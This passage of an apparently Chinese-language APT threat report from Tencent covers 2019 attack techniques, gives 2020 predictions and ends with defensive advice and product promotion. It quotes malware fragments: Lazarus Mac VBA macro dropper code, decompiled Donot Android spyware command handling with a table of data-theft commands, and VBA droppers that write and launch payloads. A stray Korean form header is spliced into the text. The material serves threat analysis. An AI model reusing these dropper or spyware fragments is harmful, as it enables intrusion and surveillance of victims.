Not only Kudankulam, ISRO, too, was alerted of cyber security breach


The breach at the Kudankulam plant became public on October 28 after some of the plant's data showed up on virustotal.com, an online malware scanning service.

关于ISRO被攻击的相关报导（见参考链接13）


5.2 攻击技术总结

5.2.1 使用0day攻击

0day被认为是网络攻击中的军火库，0day 漏洞的发现和使用能力，在一定程度上体现了APT组织的实力。




黑市上0day的价格



黑市上0day的价格

即便如此，在2019年依然有不少APT组织使用0day，对一些目标进行了攻击。这也说明很多APT组织都依托国家背景，可以不计任何代价挖掘0day或者购买0day。




野外0day用于APT攻击汇总

5.2.2 供应链攻击


供应链攻击是APT攻击中常用的攻击方式，当网络钓鱼和渗透入侵无法攻破目标防御系统时，攻击者可能会倾向于使用供应链污染的方式去寻找其供应链环节中的薄弱点进行曲线攻击。2019年，供应链攻击也时有发生。

如卡巴斯基曝光的ShadowHammer使用华硕的升级服务进行供应链攻击：



ShadowHammer的攻击流程（引用自卡巴报告，参考链接15）

又如ESET披露的BlackTech组织使用华硕的数字签名和华硕的WebStorage服务器进行供应链攻击，分发恶意软件：



BlackTech的攻击流程（引用自ESET，参考链接16）

5.2.3 黑吃黑现象时有发生

虽然很多APT组织都具有国家背景，技术能力高超，但是同样不乏被黑吃黑的案例出现。在2019年，就发生了多起APT组织被其他组织攻击的案例。


如APT34组织的大量工具代码被泄露，MuddyWater组织的大量工具代码被进行售卖。而Turla还攻击了APT34的一些基础设施，使得利用APT34的基础设施进行攻击活动。

种种黑吃黑现象也说明，一山更比一山高，就算是技术能力高超的APT攻击组织，同样会因为某些方面的缺陷而被其他的APT组织攻击，包括技术缺陷、人为缺陷等。

5.2.4 多平台攻击能力逐渐成为APT组织的常规能力

除了windows系统，Mac系统、Linux系统，以及移动端平台，也逐渐成为APT攻击的战场。多平台攻击的能力，逐渐成为APT组织的技术标配。

如我们熟悉的海莲花、白象、蔓灵花、肚脑虫、黑格莎、lazarus、Kimsuky等等组织，都具有了多平台的攻击能力。



【별지 제 1-1 호 서식】

벤처기업 평가를 위한

기술사업계획서

```
#If Mac Then
    #If VBA7 Then
    Private Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As LongPtr
    Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As LongPtr
    #Else
    Private Declare Function system Lib "libc.dylib" (ByVal command As String) As Long
    Private Declare Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
    #End If
#End If
Function psave3(i){
cdata = Array(98, 102, 32, 49, 54, 13, 10, 110, 102, 98, 32, 48, 32, 36, 98, 102, 32, 50, 48, 13, 10, 36, 114, 113, 61, 115, 100, 100, 32, 36, 103
clen = UBound(cdata) - LBound(cdata) + 1
For j = 0 To clen - 1
bdata = cdata(j)
Put 121, i, CByte(bdata): i = i + 1
Next j
cdata = Array(117, 112, 93, 13, 10, 105, 102, 40, 36, 114, 113, 32, 45, 101, 113, 32, 36, 110, 117, 108, 108, 41, 123, 98, 114, 101, 97, 107, 125,
clen = UBound(cdata) - LBound(cdata) + 1
For j = 0 To clen - 1
bdata = cdata(j)
```

Lazarus的mac攻击活动




```
try {
    v7.g = v7.e.split("/");
    if(v7.g.length != 16) {
        goto label_277;
    }

    v7.a(v7.g[0].trim(), "Call", dcteat.j.a);
    v7.a(v7.g[1].trim(), "CT", dcteat.j.b);
    v7.a(v7.g[v23].trim(), "SMS", dcteat.j.c);
    v7.a(v7.g[v22].trim(), "Key", dcteat.j.d);
    v7.a(v7.g[v6].trim(), "Tree", dcteat.j.e);
    v7.a(v7.g[5].trim(), "AC", dcteat.j.f);
    v7.a(v7.g[6].trim(), "Net", dcteat.j.g);
    v7.a(v7.g[7].trim(), "CR", dcteat.j.h);
    v7.a(v7.g[8].trim(), "LR", dcteat.j.i);
    v7.a(v7.g[9].trim(), "FS", dcteat.j.j);
    v7.a(v7.g[10].trim(), "GP", dcteat.j.k);
    v7.a(v7.g[11].trim(), "PK", dcteat.j.l);
    v7.a(v7.g[12].trim(), "BW", dcteat.j.m);
    v7.a(v7.g[13].trim(), "CE", dcteat.j.n);
    v7.a(v7.g[14].trim(), "Wapp", dcteat.j.o);
}
catch(Exception v0) {
    goto label_137;
```

指令	功能
Call	获取通话记录存为CallLogs.txt上传
CT	获取通讯录存为contacts.txt上传
SMS	获取短信存为sms.txt上传
Key	获取键盘输入信息存为keys.txt上传
Tree	获取SD卡文件列表存为Tree.txt上传
AC	获取账户信息存为accounts.txt
Net	获取网络信息存为netinfo.txt上传
CR	获取通话录音存为Clist.txt上传
LR	录音
FS	文件上传
GP	获取GPS信息存为GP.txt上传
PK	获取应用列表存为pkinfo.txt上传
BW	获取浏览器信息存为bw.txt上传
CE	获取日历信息存为ce.txt上传
Wapp	获取whatsapp信息存为WappHolder.txt上传


donot的移动端攻击活动

5.2.5 假旗（FlaseFlag）现象众多

在攻击溯源过程中，我们把可疑模仿或者伪造其他组织的TTPs（技术、战术、过程）的活动成为假旗（FlashFlag），假旗的目的使得跟踪组织归属更加困难，也同样达到了嫁祸给其他组织的目的。但是，再好的模仿，也可能存在某些漏洞或者缺陷，导致被发现，如代码细节、基础设施等等。

2019年的攻击过程中，我们也发现了多个假旗活动，包括海莲花、白象、响尾蛇（SideWinder）、lazarus、TransparentTribe等。

如donot模仿TransparentTribe的假旗活动：




```
Sub userRafzaiLoadr()
    'Dim path_Rafzai_file As String
    Dim file_Rafzai_name  As String
    Dim zip_Rafzai_file  As Variant
    Dim bat_Rafzai_file  As String
    Dim fldr_Rafzai_name  As Variant

    file_Rafzai_name = "winhlp"

    fldr_Rafzai_name = getRafzaiFileName("")

    zip_Rafzai_file = fldr_Rafzai_name & file_Rafzai_name & ".zip"
    'path_Rafzai_file = fldr_Rafzai_name & file_Rafzai_name & ".exe"
    bat_Rafzai_file = fldr_Rafzai_name & file_Rafzai_name & ".bat"
    Dim arlRafzai() As String
    Dim btsRafzai() As Byte

    arlRafzai = Split(ufForm.tfBox.Text, "!")

    Dim linRafzai As Double
    linRafzai = 0
    For Each vl In arlRafzai
        ReDim Preserve btsRafzai(linRafzai)
        btsRafzai(linRafzai) = CByte(vl)
        linRafzai = linRafzai + 1
    Next

    Open zip_Rafzai_file For Binary Access Write As #1
        Put #1, , btsRafzai
    Close #1

    If Len(Dir(bat_Rafzai_file)) = 0 Then
        Call unRafzaizip(zip_Rafzai_file, fldr_Rafzai_name)
    End If

    loadRafzaiPro bat_Rafzai_file

End Sub
```

```
    Dim byt() As Byte

    Dim arlNave() As String

    file_Nave_name = "hargardius"


    fldr_Nave_name = Environ$("ALLUSERSPROFILE") & "\Mldhrab\"

    If Dir(fldr_Nave_name, vbDirectory) = "" Then
        MkDir (fldr_Nave_name)
    End If


    zip_Nave_file = fldr_Nave_name & file_Nave_name & ".zip"

    path_Nave_file = fldr_Nave_name & file_Nave_name & ".exe"


    Dim arr

    arr = Split(Application.OperatingSystem, " ")

    If arr(3) = "6.02" Or arr(3) = "6.03" Then
        arlNave = Split(UserForm.weNaveBox.Text, "~")
    Else
        arlNave = Split(UserForm.weNaveBox.Text, "~")
    End If

    Dim btsNave() As Byte

    Dim linNave As Double

    linNave = 0

    For Each vl In arlNave
        ReDim Preserve btsNave(linNave)

        btsNave(linNave) = CByte(vl)

        linNave = linNave + 1
    Next
```

代码比较（左边Donot，右边TransparentTribe）

如针对海莲花的假旗活动：



名字和payload执行方式模仿海莲花

六、2020年威胁趋势预测

6.1 勒索病毒和APT攻击

在2019年，已经有一些APT组织开始分发勒索病毒来进行勒索攻击，如Fin6等。虽然传播勒索病毒，会带来一定的直接的经济效益，但是我们更多的认为，一些APT组织为了隐藏和破坏自己的行踪，在攻击被中途发现或者攻击结束后，释放勒索病毒达到毁尸灭迹的目的。

事实上，我们曾遇到过一个奇怪的现象，在我们分析调试某个APT组织的恶意文件的过程中，机器突然中了wannacry勒索病毒，而我们的研究人员从未在分析机上下载和分析过wannacry勒索病毒，因此也不存在误点的可能。最终经过溯源发现，是该APT组织的工具所下发的，可能是该组织的人员发现他们的攻击工具正在被调试，从而下发勒索病毒毁灭证据。

6.2 针对基础行业和设施的攻击会增多

在2019年，已经出现多起针对能源、电信等基础行业和设施的攻击活动。目前一些APT组织已经不仅仅是以窃密为核心目标，转为破坏和民生相关的一些基础设备，如电力系统等。处于战争边缘的国家之间，网络攻击攻击尤为如此。

6.3 物联网设备成为新的攻击目标

随着5G技术的发展，智能联网设备的普及可能导致新的攻击目标，如敏感目标附近的智能音响，智能摄像头，智能电表，甚至任何一种智能家居都可能成为新的目标，物联网设备虽然很少有可以直接获取文档类信息的方法，但足以获取声音、视频等敏感信息，甚至物联网设备还可能成为由公网进入内网的攻击跳板。

6.4 漏洞利用更加频繁

随着网络安全意识的提升以及网络安全培训的普及，普通低端的网络钓鱼类攻击可能越来越难以实现攻击的目的，漏洞对攻击成功率的影响可能会越来越突出，各个APT团队对漏洞的投入也会越来越大，这些漏洞可能包括操作系统漏洞，服务器漏洞，应用软件漏洞，物联网设备漏洞等。2019年Windo


ws操作系统就爆出了多个RDP远程漏洞，而部分漏洞已经0day在野利用相当长一段时间了，可以预见未来会出现更多的远程类攻击漏洞，所有开放端口的服务都可能受到漏洞的威胁。

6.5 组织的归属难度加大

随着一些APT组织的武器库被泄露，以及越来越多的组织使用公开的武器库，或者利用开源的攻击工具进行改编，使得从武器上进行组织归属越来越难。而假旗活动的增多，也使得在TTPs上的归属也存在一定的难度。此外，还会出现更多的黑吃黑现象，导致基础设施的关联都存在错误的可能。除了这些原因外，某些具有强大背景的攻击组织，也往往会不断的更新其攻击武器库（如C&C服务器只用一次，某些特马只用一次等等），因此对组织本身的掌握上也存在很大的困难。如此多的因素导致组织归属可能会成为一大挑战。

6.6 基于IPv6的攻击带来的困境

2019年11月25日，欧洲网络协调核心RIPE NCC 宣布43 亿个 IPv4 地址已分配完毕，这意味着已经没有更多的 IPv4 地址可以分配给 ISP 和其他大型网络基础设施提供商，IPv4正式宣告耗尽。



Nikolas Pediaditis宣布IPv4耗尽的电子邮件

随着IPv4的耗尽，会有越来越多的攻击者使用IPv6来进行攻击。但是由于一些安全软件的更新迭代会存在时间的周期（如攻击的IP威胁情报库），会导致安全软件的防御能力出现一定的问题。因此如何预防基于IPv6的课题，也成为了摆在安全厂商和甲方安全人员头上的现实问题。

七、安全建议

我们建议国家重要机构、科研单位、重点企业参考以下几点防御专业黑客组织发起的APT攻击：

1. 通过官方渠道或者正规的软件分发渠道下载所需要的软件；

2.谨慎连接公用的WiFi网络。若必须连接公用WiFi网络，建议不要进行可能泄露机密信息或隐私信息的操作，如收发邮件、IM通信、银行转账等；最好不要在连接公用WiFi时进行常用软件的升级操作；

3.提升安全意识，不要打开来历不明的邮件的附件；除非文档来源可靠，用途明确，否则不要轻易启用Office的宏代码；

4. 及时安装操作系统补丁和Office等重要软件的补丁；

5. 使用杀毒软件防御可能得病毒木马攻击，对于企业用户，推荐使用腾讯T-Sec终端安全管理系统(腾讯御点)。腾讯御点内置全网漏洞修复和病毒防御功能，可帮助企业用户降低病毒木马入侵风险；

使用腾讯T-Sec终端安全管理系统安装系统补丁

6. 推荐政府机构、科研单位及重要企业用户部署腾讯T-Sec高级威胁检测系统（腾讯御界）及时捕捉黑客攻击。腾讯T-Sec高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。（https://s.tencent.com/product/gjwxjc/index.html）

使用腾讯T-Sec高级威胁检测系统发现捕捉黑客攻击行为

7. 推荐采用腾讯安全威胁情报系列产品和服务

SaaS形式自动化威胁情报查询产品“T-Sec-威胁情报云查服务”，满足对IP/Domain/文件等对象的威胁查询、SaaS形式威胁情报查询及溯源产品“T-Sec高级威胁追溯系统”。只需要打开浏览器便可查询各种威胁详情和恶意团伙背景等相关信息、私有化形式产品。

参考链接：https://cloud.tencent.com/product/tics


T-Sec威胁情报平台（TIP）是把腾讯安全威胁情报能力变成一套可本地部署的威胁情报管理平台，目的是帮助客户在内网/专网/私有云等环境实现威胁情报管理和查询。

T-Sec 高级威胁追溯系统，助力用户进行线索研判、攻击定性和关联分析，追溯威胁源头，有效预测威胁的发生并及时预警。

参考链接：https://cloud.tencent.com/product/atts

8. 推荐政企机构采用腾讯T-Sec 网络资产风险检测系统（腾讯御知）全面检测网络资产是否受安全漏洞影响。

腾讯T-Sec 网络资产风险检测系统（腾讯御知）是一款自动探测网络资产并识别其风险的产品。可全方位监控企业网站、云主机、小程序等资产存在的风险，包含弱口令检测、Web 漏洞扫描、违规敏感内容检测、网站篡改检测、挂马挖矿检测等多类资产风险。



使用腾讯T-Sec网络资产风险检测系统（御知）检测是否存在资产风险

八、附录

8.1 附录1：腾讯安全威胁情报中心

腾讯安全威胁情报中心，是一个涵盖全球多维数据的情报分析、威胁预警分析平台。依托腾讯安全在海量安全大数据上的优势，通过机器学习、顶尖安全专家团队支撑等方法，产生包括高级持续性攻击（APT）在内的大量安全威胁情报，帮助安全分析人员快速、准确对可疑事件进行预警、溯源分析。

腾讯安全威胁情报中心公众号自开号以来，发布了大量的威胁分析报告，包括不定期公开的针对中国大陆目标的APT攻击报告，无论是分析报告的数量上还是分析报告的质量上，都处于业界领先水平，受到了大量客户和安全专家的好评，同时发布的情报也经常被政府机关做为安全预警进行公告。

以下是腾讯安全威胁情报中心公众号的二维码，关注请扫描二维码：

8.2 附录2：参考链接

1、 https://www.kaspersky.com/blog/darkhotel-hackingteam/15090/

2、 https://www.freebuf.com/news/72852.html

3、 https://securelist.com/scarcruft-continues-to-evolve-introduces-bluetooth-harvester/90729/

4、 https://securelist.com/chrome-0-day-exploit-cve-2019-13720-used-in-operation-wizardopium/94866/

5、 https://twitter.com/cyberwar_15/status/1190461542711513089

6、 https://www.nytimes.com/2019/08/28/us/politics/us-iran-cyber-attack.html

7、 https://www.securitynewspaper.com/2019/07/15/new-york-power-blackout-did-iran-did-performed-a-counter-cyberattack/

8、 https://www.welivesecurity.com/2019/05/07/turla-lightneuron-email-too-far/

9、 https://www.ncsc.gov.uk/news/turla-group-exploits-iran-apt-to-expand-coverage-of-victims

10、https://labs.sentinelone.com/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/

11、https://www.altran.com/as-content/uploads/sites/7/2019/01/pr-altran-28-january-en.pdf

12、https://twitter.com/a_tweeter_user/status/1188811977851887616

13、https://indianexpress.com/article/india/not-only-kudankulam-isro-too-was-alerted-of-cyber-security-breach-6105184/

14、https://zerodium.com/program.html

15、https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/

16、https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

下载报告的PDF版本：

http://pc1.gtimg.com/softmgr/files/apt_report_2019.pdf

相关文章

腾讯安全产业安全月报（2020年1–2月）

警惕跨平台挖矿木马SysupdataMiner利用多个漏洞攻击

多款勒索病毒借RDP爆破攻击传播，政企单位须高度警